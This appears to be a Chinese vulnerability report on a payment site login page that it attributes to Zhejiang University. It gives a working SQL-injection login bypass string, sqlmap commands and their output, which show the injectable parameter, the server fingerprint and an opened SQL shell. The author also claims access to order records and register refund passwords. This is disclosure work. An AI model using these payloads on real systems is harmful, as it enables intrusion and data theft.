

目标 url：http://pay.chinasinew.com/login.aspx


资产归属证明，该资产属于浙江大学

万能密码进入后台，万能密码')or('a'='a




对浙大店内商店的所有的订单有相应的查询权限







所有收银机的退款密码




对登陆页面进行跑 sqlmap



python sqlmap.py -r 1.txt --batch --random-agent --time-sec=2 --risk 3 --is-dba



python sqlmap.py -r 1.txt --batch --random-agent --time-sec=2 --risk 3 --sql-shell


C:\Users\admin\Desktop\1213\sqlmap-1.7(1)\sqlmap-1.7>python sqlmap.py -r 1.txt --batch --random-agent --time-sec=2 --risk 3 --sql-shell
{1.7#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and feder
Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 21:37:48 /2023-04-06/
[21:37:48] [INFO] parsing HTTP request from '1.txt'
[21:37:48] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/532.0 (KHTML, like Gecko) Chrome/3.0.195.20 Safari/532.0' f
m 'C:\Users\admin\Desktop\1213\sqlmap-1.7(1)\sqlmap-1.7\data\txt\user-agents.txt'
JSON data found in POST body. Do you want to process it? [Y/n/q] Y
[21:37:48] [INFO] resuming back-end DBMS 'microsoft sql server'
[21:37:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: JSON username ((custom) POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause
Payload: {"api":"sinew.user.check","username":"-3330') OR 7717=7717 AND ('zmmU'='zmmU","password":"1"}
[21:37:49] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2008 R2 or 7
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 7.5
back-end DBMS: Microsoft SQL Server 2012
[21:37:49] [INFO] calling Microsoft SQL Server shell. To quit type 'x' or 'q' and press ENTER
sql-shell> dir
[21:37:52] [INFO] fetching SQL query output: 'dir'
[21:37:52] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[21:37:52] [INFO] retrieved:
[21:37:56] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
sql-shell>